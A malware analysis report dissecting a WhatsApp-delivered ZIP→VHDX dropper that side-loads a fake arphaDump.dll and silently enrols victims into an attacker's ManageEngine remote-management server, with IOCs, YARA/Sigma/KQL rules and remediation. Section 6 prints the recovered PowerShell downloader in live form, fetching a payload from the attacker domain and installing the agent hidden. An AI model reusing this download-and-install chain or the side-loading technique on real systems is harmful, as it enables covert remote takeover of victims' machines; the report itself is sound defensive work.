Malware Analysis Report — PDF_GC97CC VHDX Side-Loading Dropper
| Author | w_11 |
| Report date | 2026-10-02 |
| Version | 1.0 |
| Classification | TLP:CLEAR, may be shared without restriction |
| Analysis type | Static (no execution) |
| Confidence | High for loader behaviour and decrypted payload; second stage not retrieved |
Handling note. Network indicators are defanged (
hxxps,[.]). The live sample is not published on this page.
1. Executive summary
Verdict: Malicious, severity High. The sample is a ZIP → VHDX → DLL side-loading dropper. It hijacks a validly signed Alibaba executable to run a malicious DLL, wears the victim down with repeated UAC prompts until it gets admin rights, then silently installs a ManageEngine Endpoint Central (UEMS) agent that enrols to an attacker-controlled server.
The result is persistent, SYSTEM-level remote control of the host disguised as legitimate IT tooling: remote shell, remote desktop, file transfer and software deployment. Antivirus tools rarely flag the final payload because the RMM software itself is legitimate.
| Item | Value |
|---|---|
| Lure | PDF_GC97CC_20260928175221.ZIP, posing as a PDF |
| Delivery | WhatsApp message with a finance-themed pretext |
| Malware family | Custom loader, no known family match |
| Technique | DLL side-loading of arphaCrashReport.exe (Alibaba arphasdk) |
| Payload delivery | hxxps://tttkkkssww[.]com/olaaaa/ksf.zip |
| Final payload | ManageEngine UEMS agent (RMM abuse) |
| Privilege gained | Administrator, then SYSTEM via the agent service |
| Requires user action | Yes: run the EXE and approve a UAC prompt |
Source of the sample. The author previously worked part-time at a company and, without any prior contact or context, received this ZIP over WhatsApp from a contact linked to that company. Whether the sender's account was compromised or impersonated was not determined. The message asked for the "report" to be forwarded to the company's finance manager and opened on a computer.

Figure 1. Delivery message. The 277 kB shown matches the archive's 284,092 bytes (277.4 KiB). The wording is pure social engineering: it names a "report", creates urgency through a finance manager, and insists on a computer because the payload only runs on Windows.
Key actions:
- Block
tttkkkssww[.]comat DNS and proxy. - Hunt for
UEMSAgent.msiinstalls from%PUBLIC%\Documents\pd*and for Endpoint Central agents your IT team didn't deploy. - Block mounting of
.vhd/.vhdx/.isofiles for standard users.
2. Sample overview
The archive holds one VHDX virtual disk. That disk holds one 33 MB NTFS partition with two meaningful files: the signed host EXE and the malicious DLL, which has the Hidden attribute set.
| Path | Size (bytes) | SHA-256 | Role |
|---|---|---|---|
PDF_GC97CC_20260928175221.ZIP | 284,092 | b2c50b87c52f1ff437e64c5a7c7ea5e669a130adb78396487b8bab1738973f0f | Delivery archive (MD5 0d1d11f9de353b8026f37b79eef3683b) |
PDF_GC97CC_20260928175221.VHDX | 37,748,736 | 2c60f17ac519999e159ef2fe99ae91205ce0f7ccd80f1bd62361feb009e2769c | Virtual disk; mounts as a drive on double-click |
\1321162104.EXE | 211,136 | b2ee510d0b5012487dee143b459e4e2fcfb758960d3fe7ec4743552bc91be9e2 | Legitimate side-load host (MD5 8521949e487368f1708d68ffcc581665) |
\ARPHADUMP.DLL (Hidden) | 29,286 | 8c1d7323b31202f0c38bd906a147cdf9b231f62e33cf7348bb1ba27164246b4a | Malicious loader (MD5 1c62c028effcb9fd5fdf3fc2e1a73c9b) |
\System Volume Information\WPSettings.dat | 12 | d73170b488c506d6f32130d7eb646090e393530a6fa8a34b95886efc3cea1fc4 | Standard Windows artefact, benign |
PE metadata
| Attribute | 1321162104.EXE | ARPHADUMP.DLL |
|---|---|---|
| Type | PE32 GUI, i386 | PE32 DLL, i386, MinGW-built |
| Compile time (UTC) | 2021-07-16 05:38:18 | 2026-09-30 10:03:07 |
| Original name | arphaCrashReport.exe (Alibaba Group, product arphasdk) | Export name arphaDump.dll |
| PDB | D:\jenkins\workspace\ci.arphasdk.build\qtc_out\Release\arphaCrashReport.exe.pdb | None |
| Imphash | 9206bd4a402561582018ceda38bf9057 | 9e07921c0446e975ea18ea2cfea429ab |
| Signature | Valid Authenticode digest. EV cert issued by GlobalSign GCC R45 EV CodeSigning CA 2020 to 广州宁静海信息科技有限公司; signed 2022-01-25 | Unsigned |
| Notable | Statically imports SetWindowLocalDump, GetArphaCrashReport, GetArphaUtils from arphaDump.dll | 8 exports matching the real DLL; .rdata entropy 7.27; 18,534-byte high-entropy overlay |
The DLL's compile time (10:03 UTC) matches the ZIP entry's local timestamp (18:03), which suggests a UTC+8 build environment. The NTFS timestamps inside the VHDX (2026-09-21) predate the DLL's compile time, so the disk image was either reused as a template or its timestamps were altered.
3. Methodology
Analysis was entirely static on an isolated Linux host. Nothing in the sample was executed or mounted on Windows, and no attacker infrastructure was contacted.
- Hashed and listed the ZIP (
sha256sum,zipinfo). - Converted the VHDX to a raw image (
qemu-img convert -O raw) and read the partition table (mmls). - Walked the NTFS volume with The Sleuth Kit:
fsstat,fls -r -dfor deleted entries,istatfor attributes and alternate data streams,icatto extract files, andblklsto check unallocated space. Cross-checked with7z l. - Parsed PE headers, imports, exports, version info and debug data (
pefile). Verified the EXE's Authenticode signature (osslsigncode verify). - Disassembled the DLL's entire
.textsection (Capstone, about 580 instructions) and annotated every API call. - Re-implemented the DLL's decryption routine in Python with the embedded key, S-box and key schedule to recover the encrypted command.
- Checked the remaining high-entropy regions for hidden payloads by trial decryption at all 8 block offsets and by cross-referencing code.
- Ran passive OSINT on the domain and filenames (web search only).
4. Infection chain
The victim has to do two things: run the EXE from the mounted drive and approve one UAC prompt. Everything after that is automatic and invisible.
Figure 2. Infection chain.
If the EXE starts without admin rights, the DLL relaunches it with the runas verb. When the victim approves, the elevated copy loads the DLL again and takes the yes branch. Mounting the VHDX alone does nothing: the volume has no autorun, shortcut or script.
5. Technical analysis of ARPHADUMP.DLL
The DLL is a small, single-purpose loader. All malicious logic runs in one worker thread started from DllMain, and the exports exist only to satisfy the host's imports and keep it alive.
5.1 DllMain (0x69DC17A3)
- Sums 0x846 bytes of the block at
0x69DC24A0into the global at0x69DC4004. Nothing reads that global, so this is dead code that only touches high-entropy filler. - On
DLL_PROCESS_ATTACHit callsDisableThreadLibraryCalls, creates a manual-reset event (stored at0x69DC4008), and starts the worker thread at0x69DC1744withCreateThread.
5.2 Exports
All 8 exports point to the same stub (0x69DC1719), which calls WaitForSingleObject(event, INFINITE) and returns 0: GetArphaApp, GetArphaCrashDump, GetArphaCrashReport, GetArphaJamDump, GetArphaService, GetArphaUtils, SSOLUIControlStartEngine, SetWindowLocalDump.
The host's first call into any of them blocks until the worker finishes. That keeps the signed process alive while the payload runs and avoids the crash a missing function would cause.
5.3 Worker thread (0x69DC1744 → 0x69DC15F4)
CoInitializeEx(NULL, COINIT_APARTMENTTHREADED)(needed byShellExecuteExW), thenSleep(300).- Run-once guard:
lock cmpxchgon the flag at0x69DC4000. - Copies 0x460 (1,120) bytes of ciphertext from
0x69DC2020to the stack and decrypts it in place (5.4). - Enables
SeDebugPrivilege:OpenProcessToken(TOKEN_ADJUST_PRIVILEGES|TOKEN_QUERY)→LookupPrivilegeValueW→AdjustTokenPrivileges(SE_PRIVILEGE_ENABLED). The payload never uses it. - Loops up to 30 times:
GetTokenInformation(TokenElevation). If elevated, it buildscmd.exe /cplus the plaintext and callsCreateProcessAwithCREATE_NO_WINDOW(0x08000000) andSW_HIDE, then exits the loop.- If not elevated,
GetModuleFileNameW(NULL)returns the host EXE's own path. It relaunches that EXE withShellExecuteExW, verbrunas, which shows a UAC prompt. If the victim approves, the worker returns and the elevated copy repeats the chain with admin rights. - If the victim declines, it waits 600 ms and prompts again, so the victim sees up to 30 UAC prompts in a row.
- Signals the event so the blocked export returns, then calls
CoUninitialize.
5.4 String encryption
The command is encrypted with a GOST 28147-89 (Magma)-style 64-bit Feistel cipher in ECB mode:
- 32 rounds; round function = 32-bit add with the round key, an 8 × 4-bit S-box substitution (table at
0x69DC2D00), then rotate left 11 bits. - 256-bit key at
0x69DC2000:09fae7156b8a47ca7d665d69da9132778bae402de3b908e56a7a4fc456fa321d. - Key schedule table at
0x69DC2D80(K0–K7 × 3, then K7–K0), applied in reverse for decryption.
Only the command is encrypted. SeDebugPrivilege, cmd.exe /c and runas sit in .rdata as plain strings.
5.5 Anti-analysis filler
| Region | Size (bytes) | Entropy | Used by code |
|---|---|---|---|
.rdata block at 0x69DC24A0 | 2,118 | 7.89 | Only summed into an unused global |
PE overlay (file offset 0x2A00) | 18,534 | 7.99 | Never read: no file I/O APIs imported |
Trial decryption of both regions with the embedded key at all 8 block alignments produced no readable content or PE headers. Both are random filler that changes the file hash and inflates entropy to disrupt signature and ML-based detection.
6. Decrypted payload
The decrypted command is a hidden PowerShell one-liner. It downloads a ZIP from attacker infrastructure and silently installs a ManageEngine Endpoint Central agent that enrols to the attacker's server. Each stage has three fallbacks so it still works when a given method is blocked.
Plaintext as recovered (prefixed with cmd.exe /c at runtime):
powershell -NoProfile -WindowStyle Hidden -Command "$p=Join-Path $env:PUBLIC ('Documents\pd'+[string](Get-Random)); md $p -Force|Out-Null; cd $p; try{[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12}catch{}; try{(New-Object Net.WebClient).DownloadFile('https://tttkkkssww.com/olaaaa/ksf.zip','kouren.zip')}catch{}; if(!(Test-Path kouren.zip)){try{curl.exe -sk -L -o kouren.zip 'https://tttkkkssww.com/olaaaa/ksf.zip'}catch{}}; if(!(Test-Path kouren.zip)){try{Start-BitsTransfer -Source 'https://tttkkkssww.com/olaaaa/ksf.zip' -Destination 'kouren.zip'}catch{}}; try{Expand-Archive kouren.zip -DestinationPath . -Force}catch{}; if(!(Test-Path UEMSAgent.msi)){try{tar.exe -xf kouren.zip}catch{}}; if(!(Test-Path UEMSAgent.msi)){try{$sh=New-Object -ComObject Shell.Application;$sh.NameSpace((Get-Location).Path).CopyHere($sh.NameSpace((Resolve-Path kouren.zip).Path).Items(),16);Start-Sleep -s 3}catch{}}; msiexec /i UEMSAgent.msi /qn TRANSFORMS=\"UEMSAgent.mst\" ENABLESILENT=yes REBOOT=ReallySuppress INSTALLSOURCE=Manual SERVER_ROOT_CRT=\"DMRootCA-Server.crt\" DS_ROOT_CRT=\"DMRootCA.crt\""| Stage | Primary method | Fallback 1 | Fallback 2 |
|---|---|---|---|
| Staging folder | %PUBLIC%\Documents\pd<Get-Random> | — | — |
Download ksf.zip → kouren.zip | Net.WebClient.DownloadFile (TLS 1.2 forced) | curl.exe -sk -L (certificate checks disabled) | Start-BitsTransfer |
| Extract | Expand-Archive | tar.exe -xf | Shell.Application COM CopyHere (flag 16 = answer Yes to all) |
| Install | msiexec /i UEMSAgent.msi /qn with transform and certificates | — | — |
Second stage: ManageEngine UEMS agent
The msiexec arguments match ManageEngine Endpoint Central's documented silent agent install. UEMSAgent.mst carries the server address and enrolment settings. DMRootCA.crt and DMRootCA-Server.crt are the server's root certificates, which the installer adds to the trusted root store.
Once installed, the agent runs as a SYSTEM service and gives the attacker's Endpoint Central console:
- remote command execution and a remote shell
- remote desktop
- file transfer
- software and script deployment
- inventory of the host
All of this traffic looks like legitimate RMM activity, which is why attackers increasingly choose commercial RMM agents over custom implants.
ksf.zip was not retrieved, so the attacker's server address (inside UEMSAgent.mst) is unknown. The analysis environment cannot reach the domain, and live attacker infrastructure was deliberately not contacted.
7. MITRE ATT&CK mapping
| Tactic | Technique | Evidence |
|---|---|---|
| Initial Access | T1566.003 Phishing: Spearphishing via Service | ZIP sent over WhatsApp with a finance-themed pretext (Figure 1) |
| Execution | T1204.002 User Execution: Malicious File | Victim must mount the VHDX and run the EXE |
| Defense Evasion | T1553.005 Subvert Trust Controls: Mark-of-the-Web Bypass | Container format used to deliver the payload; effective on hosts without the Nov 2022 MotW propagation fix |
| Defense Evasion | T1574.002 Hijack Execution Flow: DLL Side-Loading | Signed arphaCrashReport.exe loads arphaDump.dll from its own folder |
| Defense Evasion | T1564.001 Hide Artifacts: Hidden Files and Directories | DLL has the Hidden attribute |
| Defense Evasion | T1036 Masquerading | PDF_ filename prefix and "report" pretext on a ZIP/VHDX; numerically renamed host EXE |
| Defense Evasion | T1027.013 Obfuscated Files or Information: Encrypted/Encoded File | GOST-style encryption of the command line |
| Defense Evasion | T1027.001 Obfuscated Files or Information: Binary Padding | 18.5 KB random overlay and 2 KB unused random block |
| Defense Evasion | T1564.003 Hide Artifacts: Hidden Window | CREATE_NO_WINDOW, -WindowStyle Hidden, msiexec /qn |
| Privilege Escalation | T1548.002 Abuse Elevation Control Mechanism: Bypass UAC | Repeated runas relaunch until the user consents (UAC fatigue rather than a true bypass) |
| Privilege Escalation | T1134 Access Token Manipulation | Enables SeDebugPrivilege via AdjustTokenPrivileges |
| Execution | T1059.003 Command and Scripting Interpreter: Windows Command Shell | cmd.exe /c |
| Execution | T1059.001 Command and Scripting Interpreter: PowerShell | Hidden PowerShell downloader |
| Command and Control | T1105 Ingress Tool Transfer | ksf.zip via WebClient, curl.exe, BITS |
| Defense Evasion / Persistence | T1197 BITS Jobs | Start-BitsTransfer fallback |
| Defense Evasion | T1218.007 System Binary Proxy Execution: Msiexec | Silent MSI install |
| Defense Evasion | T1553.004 Subvert Trust Controls: Install Root Certificate | DMRootCA*.crt installed by the agent MSI |
| Command and Control | T1219 Remote Access Software | ManageEngine Endpoint Central agent |
| Persistence | T1543.003 Create or Modify System Process: Windows Service | UEMS agent service runs as SYSTEM |
8. Indicators of compromise
| Type | Indicator | Context |
|---|---|---|
| Domain | tttkkkssww[.]com | Payload host |
| URL | hxxps://tttkkkssww[.]com/olaaaa/ksf.zip | Second-stage archive |
| SHA-256 | b2c50b87c52f1ff437e64c5a7c7ea5e669a130adb78396487b8bab1738973f0f | Delivery ZIP |
| SHA-256 | 2c60f17ac519999e159ef2fe99ae91205ce0f7ccd80f1bd62361feb009e2769c | VHDX |
| SHA-256 | 8c1d7323b31202f0c38bd906a147cdf9b231f62e33cf7348bb1ba27164246b4a | Malicious ARPHADUMP.DLL |
| SHA-256 | b2ee510d0b5012487dee143b459e4e2fcfb758960d3fe7ec4743552bc91be9e2 | Legitimate host EXE: an indicator only outside Alibaba install paths |
| Imphash | 9e07921c0446e975ea18ea2cfea429ab | Malicious DLL |
| Filename | PDF_GC97CC_20260928175221.ZIP / .VHDX | Lure |
| Filename | 1321162104.EXE, ARPHADUMP.DLL | Side-load pair |
| Path | %PUBLIC%\Documents\pd<digits>\ | Staging folder |
| Filename | kouren.zip, UEMSAgent.msi, UEMSAgent.mst, DMRootCA.crt, DMRootCA-Server.crt | Second-stage files in the staging folder |
| Command line | msiexec /i UEMSAgent.msi /qn TRANSFORMS="UEMSAgent.mst" ENABLESILENT=yes ... INSTALLSOURCE=Manual | Agent install |
| Command line | powershell -NoProfile -WindowStyle Hidden -Command "$p=Join-Path $env:PUBLIC ('Documents\pd'+... | Downloader |
| Crypto key | 09fae7156b8a47ca7d665d69da9132778bae402de3b908e56a7a4fc456fa321d | Embedded GOST key: useful for YARA and clustering |
| Behaviour | Repeated UAC prompts for a numerically named EXE running from a mounted drive | Victim-visible symptom |
9. Detection
The most durable detections target behaviour rather than hashes: the side-load, the staging path and the unsanctioned RMM install. The YARA rule below keys on the embedded cipher key and the loader's distinctive strings. The YARA rule was tested against the sample: it matches the DLL on all 7 strings and does not match the legitimate EXE. The Sigma and KQL rules have not been tested against production data; tune them before deploying.
YARA
rule MAL_ArphaDump_Sideload_RMM_Dropper_Oct26
{
    meta:
        description = "Fake arphaDump.dll loader that decrypts and runs a UEMS agent installer"
        author      = "w_11"
        date        = "2026-10-02"
        hash        = "8c1d7323b31202f0c38bd906a147cdf9b231f62e33cf7348bb1ba27164246b4a"
    strings:
        $key    = { 09 FA E7 15 6B 8A 47 CA 7D 66 5D 69 DA 91 32 77 8B AE 40 2D E3 B9 08 E5 6A 7A 4F C4 56 FA 32 1D }
        $exp1   = "SSOLUIControlStartEngine" ascii
        $exp2   = "GetArphaCrashReport" ascii
        $exp3   = "SetWindowLocalDump" ascii
        $cmd    = "cmd.exe /c " ascii
        $runas  = "runas" wide
        $priv   = "SeDebugPrivilege" wide
    condition:
        uint16(0) == 0x5A4D and filesize < 200KB and
        ( $key or ( 2 of ($exp*) and $cmd and $runas and $priv ) )
}
Sigma: arphaDump.dll loaded from an unexpected path
title: arphaDump.dll Side-Load Outside Vendor Path
status: experimental
logsource:
  product: windows
  category: image_load
detection:
  selection:
    ImageLoaded|endswith:
      - '\arphaDump.dll'
      - '\arphaDump64.dll'
  filter_legit:
    ImageLoaded|contains:
      - '\Program Files\'
      - '\Program Files (x86)\'
  condition: selection and not filter_legit
level: high
tags:
  - attack.t1574.002
Sigma: UEMS agent installed from a public staging folder
title: Silent ManageEngine UEMS Agent Install From Public Documents
status: experimental
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: '\msiexec.exe'
    CommandLine|contains|all:
      - 'UEMSAgent.msi'
      - '/qn'
  path:
    CurrentDirectory|contains: '\Users\Public\Documents\pd'
  parent_ps:
    ParentImage|endswith: '\powershell.exe'
  condition: selection and (path or parent_ps)
level: high
tags:
  - attack.t1219
  - attack.t1218.007
Hunting queries (Microsoft Defender XDR KQL)
// PowerShell creating the pd<random> staging folder and pulling a ZIP
DeviceProcessEvents
| where FileName in~ ("powershell.exe","pwsh.exe")
| where ProcessCommandLine has_all ("$env:PUBLIC", "Documents\\pd", "Get-Random")
   or ProcessCommandLine has "tttkkkssww"

// Endpoint Central agent installs not done by your IT deployment
DeviceProcessEvents
| where FileName =~ "msiexec.exe" and ProcessCommandLine has "UEMSAgent.msi"
| where InitiatingProcessFileName in~ ("powershell.exe","cmd.exe")

// Network: payload domain
DeviceNetworkEvents
| where RemoteUrl has "tttkkkssww.com"
Also review DNS logs for tttkkkssww.com, BITS client logs (Microsoft-Windows-Bits-Client/Operational, event 3/59/60) for the URL, and EDR telemetry for virtual-disk mounts (Microsoft-Windows-VHDMP-Operational, event 1) followed by process starts from the new drive letter.
10. Remediation and response
Containment (any host that ran the EXE)
- Isolate the host from the network.
- Block
tttkkkssww[.]comat DNS, proxy and firewall. - Block outbound traffic to Endpoint Central servers your organisation does not own.
Eradication
- Identify the rogue agent's server from
UEMSAgent.mstor the agent's config before removing it, and add that server to the block list. - Uninstall the ManageEngine UEMS / Endpoint Central agent and confirm its services are gone.
- Remove
DMRootCAandDMRootCA-Servercertificates from the Local Machine trusted root store. - Delete
%PUBLIC%\Documents\pd*folders and the original ZIP/VHDX. - Review what the attacker deployed through the agent (installed software, scheduled tasks, new services, new accounts), since the agent ran as SYSTEM.
- Reset credentials used on the host; rebuild it if any follow-on activity is found.
Prevention
- Block auto-mounting of
.vhd,.vhdxand.isofor standard users (remove the Windows Explorer "Mount" association or block via Group Policy / ASR). - Make sure Windows is patched so Mark-of-the-Web propagates into mounted container files (Nov 2022 updates and later).
- Block or quarantine ZIPs containing
.vhd/.vhdx/.isoat the email gateway. - Allow-list approved RMM tools and alert on any other RMM agent install (Endpoint Central, AnyDesk, ScreenConnect and similar).
- Use WDAC or AppLocker to stop executables running from removable and virtual drives.
- Train users that repeated UAC prompts from an unknown program are a warning sign, not something to approve.
11. Limitations and analyst notes
- Family identification. Custom loader, no family match (confidence: medium). Basis: no public hits for the domain, filenames or embedded key at the time of writing.
- Second stage not analysed.
ksf.zipwas not retrieved, so the attacker's Endpoint Central server, the MSI version and any extra files in the archive are unknown. - Static analysis only. The behaviour above comes from full disassembly and emulated decryption, not from a sandbox run. The code is small and linear, with no branches left unexplained.
- Attribution. No overlap with a named family or actor was found. A public search for the domain returned no results. The UTC+8 timestamp is weak evidence and could be deliberate.
- Signer of the host EXE. The Alibaba-branded binary is signed by a Guangzhou company rather than Alibaba itself. The signature is cryptographically valid; whether that company legitimately redistributes arphasdk was not checked.
- Mounting alone is safe. The volume has no autorun, shortcut or script, so infection requires the victim to run the EXE.
Appendix A: Payload decryptor
Reproduces the recovery of the command from the DLL. Requires pip install pefile.
#!/usr/bin/env python3
"""Decrypt the embedded command from the malicious arphaDump.dll (static, no execution)."""
import struct, sys
import pefile

KEY_RVA, CT_RVA, CT_LEN = 0x2000, 0x2020, 0x460   # 256-bit key, ciphertext, length
SBOX_RVA, SCHED_RVA     = 0x2D00, 0x2D80          # 8x16 S-box, 32-entry key schedule
M = 0xFFFFFFFF

def main(path):
    pe = pefile.PE(path)
    K     = struct.unpack('<8I', pe.get_data(KEY_RVA, 32))
    sbox  = pe.get_data(SBOX_RVA, 128)
    sched = struct.unpack('<32I', pe.get_data(SCHED_RVA, 128))
    buf   = bytearray(pe.get_data(CT_RVA, CT_LEN))

    def f(x):  # round function: S-box substitution then rotate left 11
        s = 0
        for i in range(8):
            s |= sbox[i * 16 + ((x >> (4 * i)) & 0xF)] << (4 * i)
        return ((s << 11) | (s >> 21)) & M

    for off in range(0, CT_LEN - 7, 8):            # ECB, 64-bit blocks
        a, b = struct.unpack_from('<II', buf, off)
        for i in range(31, -1, -1):                # schedule applied in reverse = decrypt
            a, b = b, a ^ f((b + K[sched[i]]) & M)
        struct.pack_into('<II', buf, off, a, b)

    print(bytes(buf).split(b'\x00')[0].decode('ascii', 'replace'))

if __name__ == '__main__':
    main(sys.argv[1] if len(sys.argv) > 1 else 'ARPHADUMP.DLL')
Appendix B: Analysis environment
| Item | Detail |
|---|---|
| Host | Isolated Linux VM, no network route to the sample's infrastructure |
| Disk forensics | qemu-img, The Sleuth Kit (mmls, fsstat, fls, istat, icat, blkls), 7z |
| PE analysis | pefile, osslsigncode, Capstone |
| Detection testing | YARA (rule in section 9) |
| Execution | None. The sample was never run or mounted on Windows |
References
- Nextron Valhalla: Potential ArphaDump64.DLL Sideloading (Sigma) (opens in a new tab)
- MITRE ATT&CK T1574.002: DLL Side-Loading (opens in a new tab)
- MITRE ATT&CK T1219: Remote Access Software (opens in a new tab)
- MITRE ATT&CK T1553.005: Mark-of-the-Web Bypass (opens in a new tab)
- MITRE ATT&CK T1566.003: Spearphishing via Service (opens in a new tab)
- Lenny Zeltser: Malware Analysis Report Template (opens in a new tab)